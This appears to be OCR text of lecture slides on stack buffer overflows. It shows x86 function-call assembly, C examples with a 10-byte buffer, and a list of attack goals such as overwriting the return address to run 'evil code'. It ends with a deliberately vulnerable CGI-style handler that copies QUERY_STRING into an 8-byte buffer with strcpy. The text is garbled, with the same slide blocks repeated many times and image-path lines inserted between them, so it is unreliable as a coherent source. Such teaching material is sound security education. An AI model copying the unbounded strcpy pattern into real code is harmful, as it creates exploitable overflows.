
```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```


```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```




Memory Layout


```
void func(int a, int b) {
        char buffer[10];
}
void main() {
        func(1,2);
}
```

```
pushl $2
pushl $1
call  func
…
pushl %ebp
movl  %esp, %ebp
subl  $24, %esp
```






Low Addresses

High Addresses


Memory Layout


```
void func(int a, int b) {
        char buffer[10];
        strcpy(buffer, bigstr);
}
```



Memory Layout


```
void func(int a, int b) {
        char buffer[10];
        strcpy(buffer, bigstr);
}
```



Sample Attacks

- Modify local variables
- Modify return address to skip/repeat code
- Modify return address to run evil code

Modify Local Variables


- Modify local variables
- Modify return address to skip/repeat code
- Modify return address to run evil code

Modify Local Variables


```
void handleRequest()
{
  int code;
  char subject[] = "[[[SECRET]]] user request";
  char recp[] = "admin@nsa.gov";
  char query[8];

  strcpy(query, getenv("QUERY_STRING"));

  //send top secret e-mail to recp
  …
}
```

